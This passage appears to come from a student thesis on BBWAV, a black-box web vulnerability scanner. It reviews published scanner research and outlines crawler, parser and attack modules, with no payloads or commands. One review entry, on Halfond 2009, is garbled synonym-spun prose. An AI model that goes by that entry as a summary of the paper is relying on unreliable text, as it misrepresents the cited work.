“Secubat: a Web Vulnerability Scanner” (KALS et al.)	KALS, S KIRDA, E 2006	In this paper the web scanner which exploits XSS and SQL injection vulnerabilities that contains three essential components: the first one is crawling, the second one is attack, and the last is analysis. Three components rely on attacking database to send real attacks and observing the application behavior. The author proved that the attackers can automatically find out and make use of the applications vulnerabilities level in a lot of web applications and that was the basic goal of this paper, His solution for this problem relies in SecuBat that is a generic and Modular web vulnerability scanner that analyzes web sites for exploitable SQL and XSS vulnerabilities.	SecuBat was used to identify a lot of possible vulnerable web sites; a large number of these web sites has been chosen for analyzing and manually confirmed exploitable flaws in the chosen web pages, we can mention among the victims huge companies , computer security organizations, and governmental and educational institutions

<p>“Composing Static and Dynamic Analysis to Validate Sanitization in Web Applications” (BALZAROTTI et al.)</p>	<p>BALZAROTTI 2008</p>	<p>In this research paper, the author presents a new approach to the analysis of the sanitization process. Exactly, he combines static and dynamic analysis techniques to identify faulty sanitization procedures that can be bypassed by an attacker. He implemented his approach in a tool, called Saner, and he applied it to a number of real-world applications.</p>	<p>The author presented Saner, a new approach to the evaluation of the sanitization process in web-based applications. The approach based on two complementary analysis techniques to identify faulty sanitization procedures. He implemented his approach, and by applying it to real-world applications to identify novel vulnerabilities. He said that in his future work will focus on the analysis of type-based validation procedures, as scripting languages.</p>
<p>“Penetration testing with improved input vector identification” (HALFOND et al.)</p>	<p>HALFOND 2009</p>	<p>In this paper, the author propose another way to deal with entrance leveraging so as to test that addresses these confinements two as of late created examination methods. The principal is utilized to recognize a web application's conceivable information vectors, and the second is utilized to naturally check whether an assault brought about an infusion. To experimentally assess our methodology, we analyze it against a best in class, elective system. Our outcomes demonstrate that our methodology performs a more careful infiltration testing and prompts the disclosure of more vulnerability.</p>	<p>The author made a model instrument, SDAPT that actualizes our infiltration testing methodology. In our observational assessment, he thought about SDAPT against a state-of-the-craftsmanship entrance testing instrument as far as practicality, thoroughness, and adequacy in testing nine web applications. The aftereffects of our assessment demonstrate that SDAPT can perform more careful testing and find a greater number of vulnerabilities than a customary device. In this manner, the outcomes give confirm that our infiltration testing methodology is, at any rate for the applications considered, down to earth and viable.</p>

<p>“Toward Automated Detection of Logic Vulnerabilities in Web Applications” (FELMETSGER et al.)</p>	<p>FELMETSGER 2010</p>	<p>In this paper an implementation of a tool called Waler, For using it to analyze a number of servlet-based web applications, identifying previously-unknown application logic flaws.</p>	<p>To the extent that work Waler is the first tool that is able to automatically detect complex web application logic flaws without the need for a substantial human (annotation) effort or the use of ad hoc, manually specified heuristics.</p>
<p>“E. Static analysis for detecting taint-style vulnerabilities in web applications” (JOVANOVIC et al.)</p>	<p>JOVANOVIC 2010</p>	<p>Presented concepts were executed in Pixy as detecting the cross-site scripting and SQL injection vulnerabilities in PHP programs by a high-precision static analysis tool in order to prove the techniques efficiency, a lot of analyzing was running on a large number of popular, open-source web applications, as a result we found out that a huge amount of vulnerabilities were not recognized before, our techniques can be used for conducting effective security audits as was showed by Both the high analysis speed as well as the low number of generated false positives.</p>	<p>By running Pixy the author was able to test his concepts open-source prototype implementation, on seven open-source PHP web applications. The experimental results proved that we have the ability to discover vulnerabilities efficiently and automatically with a low false positive rate.</p>

<p>State of the Art: Automated Black- Box Web Application Vulnerability Testing” (Bau et al.)</p>	<p>Bau, J. 2010</p>	<p>This paper presents a study related to automated black box web application vulnerability scanners, and the purpose of it is presenting the background which is important to estimate and identify the potential value of future research in this area, as we know it is considered the most comprehensive research on any group of web scanners until now, to complete the study a custom web application vulnerable to recognized and expected vulnerabilities, in addition to the previous versions of widely used web applications including known vulnerabilities were used.</p>	<p>The author worked on the vulnerabilities that black-box scanners currently work on detecting plus the affectivity of vulnerabilities detection, Cross-Site Scripting, SQL Injection, other forms of Cross-Channel Scripting, and Information according to a web-application vulnerabilities survey in the wild. Also Disclosures are the most prevalent classes of vulnerabilities. Moreover he discovered that black-box web application vulnerability scanners expend testing effort in rough proportion to the vulnerability population in the wild. According to results of tests on ex-versions of popular applications and textbook cases of Cross-Site we found that Scripting and SQL Injection, black-box scanners are good at detecting straightforward historical vulnerabilities.</p>
---	-------------------------	---	--

<p>“SENTINEL: Securing Database from Logic Flaws in Web Applications” (LI et al.)</p>	<p>LI & YAN 2012</p>	<p>SENTINEL is a prototype detection system that executed to detect logic flaws in web application database, then using some of real-world web applications to estimate it, after testing the experience out came with results which proved our approach affectivity and the performance was acceptable overhead which incurred by this implementation</p>	<p>You can find in this paper an presentation for a black-box approach for detecting malicious SQL queries that make use of the logic flaws which are exist in web application, the author combined a number of invariants with SQL signatures like the application specifications interactions between the application and database, if he want to make evaluation he choose the vulnerable web applications and after testing the experience out came with results which proved our approach affectivity, he proved that SENTINEL introduced very few false positives and acceptable performance overhead. His future goals are investigating the techniques of automatically verifying inferred invariants and further suppressing false positives.</p>
---	------------------------------	--	--

<p>“automatic discovery of logic vulnerabilities within web applications” (Li, et al.)</p>	<p>Li & Xue 2013</p>	<p>Here in this paper, the author worked on identifying logic vulnerabilities inside web applications by heading towards a systematic black-box approach, first of all we collect and analyze execution traces when users follow the navigation paths inside the web application in order to construct a partial FSM over the expected input domain, second of all he construct unexpected input vectors and evaluate corresponding web responses to test the application at each state, finally he use a number of real world web applications to execute a prototype system Logic Scope and proved its effectiveness</p>	<p>Here in this paper, the presentation for a black-box approach to identify logic flaws inside web applications, to execute and estimate a prototype system Logic Scope to prove the effectiveness of the approach, finally he clarify some limitations as following:</p> <ol style="list-style-type: none"> 1. LogicScope cannot handle AJAX web applications. 2. LogicScope has limited capability in handling complex relationships/constraints inside database.
--	------------------------------	--	--

<p>“An automated black box approach for web vulnerability identification and attack scenario generation” (Akrou et al.)</p>	<p>Akrou, R 2014</p>	<p>This paper presents a new methodology, based on Web page clustering techniques, which is aimed at identifying the vulnerabilities of a Web application following a black box analysis of the target application. Each identified vulnerability is actually exploited to ensure that it does not correspond to a false positive. The proposed approach can also highlight different potential attack scenarios including the exploitation of Several successive vulnerabilities, taking into account explicitly the dependencies between these vulnerabilities. We Have focused in particular on code injection vulnerabilities, such as SQL injections. The proposed methodology led to the development of a new Web vulnerability scanner that has been validated experimentally on several examples of Vulnerable applications.</p>	<p>Various directions will be considered for extending The results obtained so far. First, regarding the proposed approach for detecting vulnerabilities and generating attack scenarios based on the elaboration of the Website navigation graph, optimizations would be necessary to master the size of the graph, especially when it Is to be applied to complex Web sites. Another perspective would be to enrich the grammars implemented in Wasapy to allow the generation of a larger variety for injections covering the vulnerabilities.</p>
---	--------------------------	--	---

<p>“A Black-Box Approach to Detect Vulnerabilities in Web Services Using Penetration Testing” (Salas et al.)</p>	<p>Salas, P 2015</p>	<p>This research use the penetration testing to emulate a series of attacks, such as Cross-site Scripting (XSS), Fuzzing Scan, Invalid Types, Malformed XML, SQL Injection, XPath Injection and XML Bomb. In this way, was used the soapUI vulnerability scanner in order to emulate these attacks and insert malicious scripts in the requests of the web services tested. Furthermore, was developed a set of rules to analyze the responses in order to reduce false positives and negatives. The results suggest that 97.1% of web services have at least one vulnerability of these attacks. The research also determined a ranking of these attacks against web services.</p>	<p>The approach was aimed to evaluate the results of vulnerability scanner soapUI with the add-on Security testing by injecting 7 attacks on 69 services. Each response was evaluated on a set of rules analysis and vulnerability detection for attacks Injection (Cross-site Scripting, Fuzzing Scan, Invalid Types, Malformed XML, SQL Injection, XPath Injection) and Denial Services (XML Bomb). The results suggested that the vulnerability scanner soapUI has a high percentage of false positives, false negative and low vulnerability coverage exist which can be improved using this approach. In addition, 97.10% of web services tested vulnerabilities have at least one of the types emulated attacks.</p>
--	--------------------------	---	--

2.5 White Box Technique Review

This section shows the related work of white box approach and presents most relevant and recent researches in this topic (Table 2.4).

Li et al presented a perturbation-based methodology to validate user input which contributes to different kinds of attacks and security threads in Web environment. Their focus was to detect the semantics-related vulnerabilities in the input which are not detected using available scanner tools. A scanner is a software program that searches for known security vulnerabilities in the Web applications, by testing HTTP requests against known CGI (common gateway interface) strings (Lucca et al., 2006). In particular, (Li et al., 2010) used input field information to generate valid inputs, and then use valid inputs to generate invalid test inputs. Using empirical study, they

showed that their approach was more effective than the existing scanners in finding semantics-related vulnerabilities of user input for Web applications.

Avancini et al combined taint analysis with GA to define the vulnerable control-flow paths in the Web application and generate input values that makes the application traverse those paths. They proposed a very simple fitness function that considers the percentages of branches covered by a given input compared to a given target path. They only considered the reflected XSS type of vulnerabilities and not all of the XSS types. They also did not make use of the genetic mutation operator to its fullest extent. By adding more sophisticated fitness function and better mutation rules their work can give better results. We tried to overcome their shortcomings in this work; this is in addition to addressing weaknesses of other approaches (Avancini et al., 2010).

He et al utilized regression testing to detect vulnerability for Web applications; they presented a strong-association rule based algorithm to make the vulnerability detection more efficient. The algorithm, first, traverses the whole Web site to get the Web pages collection. Then, in the regression test step, the algorithm makes the association between the pages and expands the pages to a collection set. They define a relational grade to describe the association. After testing the algorithm in real Web site, results show that the algorithm can detect almost all the pages that may contains vulnerabilities in the target Web site (He et al., 2009).

Shahriar et al proposed a mutation-based testing approach to address XSS, Buffer Overflow and SQL injection attacks. They defined mutation operators to generate mutants from the original program along with killing criteria to kill the bad mutants. Their adequacy of a test data set is measured by mutation score, which is the ratio of the number of killed mutants to the total number of non-equivalent mutants. By comparing the mutants with original program using specific input derived from their collected attacks pool they can decide if this input exposes an attack. Otherwise, the mutant killed by the killing criteria (Shahriar et al., 2009).

Kieżun et al proposed attack creation technique. It generates a set of concrete inputs, executes the script under test (SUT) with each input, and dynamically observes whether data flows from an input to a sensitive sink (e.g., a function such as database query or print statement). If so, the proposed technique modifies the input by using a library of attack patterns, in an attempt to pass malicious data through the program aiming to address the SQL injection attacks (Kieżun et al., 2009).

Mcallister suggested a technique to create comprehensive test cases to allow their scanner to reach “deeper” inside the application under test. Previously recorded user input used to fill out the complex forms. They replace non malicious test cases with attack test cases and the reaction of the application is observed (Mcallister et al., 2008).

Salas et al suggested a framework to support automatic generation of test cases that will show the presence of pre-defined security vulnerabilities. In their work, they showed that an abstract model of a piece of software could be complemented with implementation details to allow the generation of adequate test cases (Salas et al., 2007).

Table 2.4: White box approaches comparison

Work	Attacks	Generation Algorithm	Test cases	Tool Automation
Li et al. 2010	XSS SQLIJ	Perturbation based Algorithm	Perturbing regular expressions	Fully automated
Avancini et al. 2010	XSS	GA	URL	Fully automated
He et al. 2009	XSS SQLIJ	None	code	Manually (No tool just algorithm)
Shahriar et al. 2009	XSS	None, they use attacks database	Attacks Pool	Semiautomated (Theprocess is not completely covered the tool).
Kieżun et al. 2008	XSS SQLIJ	Algorithm combines concrete and symbolic execution to generate input that covers the available paths in the application.	code and attacks database.	Fully automated
Mcallister et al. 2008	XSS	None, test data derived from the recorded old user sessions.	User session	Fully automated
Shahriar, et al. 2008	Buffer Overflow	None, they use attacks database	Attacks Pool	Semiautomated (The process is not completely covered the tool).
Salas et al. 2007	SQLIJ	None, the work presented model based framework could be used to generate test.	Source code	Fully automated

2.6 Analysis and Observations

Based on the above review and a comparison among different approaches of Web application security testing, our primary observations can be summarized as follows:

1. The most addressed security vulnerabilities for Web applications are reflected cross site scripting (XSS), SQL injection (SQLIJ) and Buffer Overflow. This is because those attacks are the top three attacks in the top ten attacks published by the Open Web Application Security Project (OWASP).

2. There is no much work about black box approach, and Most of the approaches today are white box based, in which source code is needed.

Analyzing the source code can lead to more accurate test cases which are able to reveal the attacks and lead to secured Web application.

3. Most of the reviewed approaches use a kind of attacks database. In this case the corresponding database should be maintained to stay current; this poses a challenge.

There are also other limitations with this scheme.

CHAPTER THREE

RESEARCH METHODOLOGY

3.1 Introduction

There are several scanner tools in the market trying to detect vulnerabilities with many detection mechanisms. Our present tool which we called BBWAV will base on crawler technique.

This chapter offer a full description of the research methodology to succeed the objectives discussed in chapter one. The methodology of this research includes three main phases; first is crawling phase by implementing a web crawler and second is analyze cycle which we will prepare a parser during this phase, third is attack phase that using the information which was produced by analyze cycle to attack the page. Web application vulnerability scanners aim to detect vulnerabilities by injecting attack vectors.




Figure 3.1: Scan phases

BBWAV generally include three main Modules (Figure 3.1) , a crawler module to collect a set of target web sites and download the page Mark-up in order to retrieve injection points, a parser parses the markup in order to find out its links , forms and input fields and its link queries string parameters. Finally an attack module

which analyses and starts the structured attacks versus these targets after the crawling phase has completed.

3.2 Crawling

We can define “Web crawler” as an automated program which Download the web pages of given URLs, as well extracts the contained hyperlinks in them, and iteratively carry on to download the web pages identified by these hyperlinks. Web crawlers are an essential module of many applications that treat large numbers of web pages, such as web search engines , web data mining, comparison shopping engines, and soon.

The first step of scanning after a Given URL is crawling. By scanning html pages, scanners can check and explore subdirectories, forms, and links to other resources. The effective web application scanning process depends a lot on how much the scanner knows about the target website’s structure. In order to detect a new resource, scanners make various efforts. For example, some scanners append crafted strings at the end of existing URLs, hoping to reach pages matching the generated URLs, or to be redirected to pages having similar URLs. In the crawling phase of Skipfish (Zalewski, 2011), crafted resource name such as “sf9876” with various types, such as asp, pdf, zip, etc, ... are appended to several existing URLs. For this reason, crawling efforts usually generate a large amount of attempting requests, and require scanners to deal with massive data transmission. For a large web application, it usually takes quite a long time to finish a complete and in-depth crawling process, or bring a high memory requirement for the machine using the scanner. To improve our user experience, certain configuration options can help us control the crawling process according to our needs. For example, Skipfish uses the “-d” command option to limit the crawling depth to a specified number of subdirectories, and Netsparker has options to set a total page limit.

3.3 Web Crawler Algorithm

This web crawler traverses the current page by breadth-first strategy and crawls all links which meet the conditions have not been visited links. The design of web crawler module is shown in figure 3.2.




Figure 3.2: Crawler algorithm. (Rungsawang, A., & Angkawattanawit, N. 2005)

3.4 Vulnerability Detection Main Components

BBWAV contains three basic modules: the first one is crawling module which gathers a group of specific web sites, second module is attack unit that makes formation attacks against these web sites, and the third one is analysis unit that checks the result came back from the web applications to decide if the attack worked well

3.4.1 Crawler Module

The main thing about the remote web servers is the slow response as the ideal amount between 100 -10000 milliseconds, in order to develop the crawling competence a lined up workflow system is used to do different concurrent worker threads, as it relies on the job of the hosted device for BBWAV, the wide of the range of the uplink, and the specific web servers, between 10 to 30 concurrent worker threads spread while the vulnerability detection goes on, now if we want to begin a crawling session, at first we have to seed the BBWAV crawling component with a root web address and we deal with this address as a starting point, then the crawler moves away the link tree, while the process is going on the crawler gathers the entire papers and the web forms as like as any web crawler, BBWAV contains formal choices for all of maximum link depth, maximum number of pages per domain to crawl, maximum crawling time, and the option of dropping external links. Conceptual ideas for the execution of the crawling component.

3.4.2 Attacker Module

The next step for BBWAV after the crawling phase is processing a set of target pages, now specifically the attack module job comes as it scans every single page to check the web forms existence and that because the fields of web forms make our entry points to web applications for every single web form, we have the mission of extracting the target address and the method (i.e., GET or POST) that is used to submit the form content and the form fields in addition to their corresponding.

After collecting CGI parameters appropriate values for the form fields has been selected relying on the actual attack which was launched and as a result the form content is uploaded to the server that was selected by the action address –whether we use GET or POST request- according to the HTTP protocol, the target server replays to a web request like that as it sends back a response page using HTTP.

3.4.3 Parser Module

A parser is a program that receives input in the form of sequential source program instructions, interactive online commands, markup tags, and breaks them up into parts. A parser may also check to see that all inputs have been provided that is necessary Figure 3.3.




Figure 3.3: Parser module

The analysis module comes after the attack stage and its job to parse and interpret the server response, depending on calculating a confidence value the analysis module can decide whether the attack was successful and that after scanning a lot of web sites.

3.5 General Architecture

Use Case Diagram and General Architecture of the Proposed Solution is shown in Figure 3.4 and Figure 3.5, includes these steps:

- BBWAV follows all the pages of the target website in order to scan all of them that are why we need a "web crawler" and a parser in our tool.
- Analyze each page content in order to find: anchor tags (<a>) and their href attribute, HTML from tags (<form>) and their (<input>) fields and the parameters of the page links (Query string parameters).
- The target website will be a big website usually and that why we will need a database for the tool.




Figure 3.4: Use case diagram




Figure 3.5: The general architecture of the proposed solution.

On the other hand BBWAV offers two modes of scan:

- Normal mode (default): in this mode the scan will be done for the whole block of parameters, that's mean BBWAV in this mode will try to attack all query strings parameters at the same time with the same malicious input, which will reflect at the end as "this page has this vulnerability" no matter where exactly the vulnerability is.
- This mode is used when you need to perform a speed scan.
- Deep Scan mode: on the other hand, in "Deep Scan" method the scan will be done for one parameter only at a time, meaning that you will know exactly which page parameter is vulnerable and which one is not. This mode need more time because BBWAV will send a new web request for each parameters.

3.6 General Algorithm

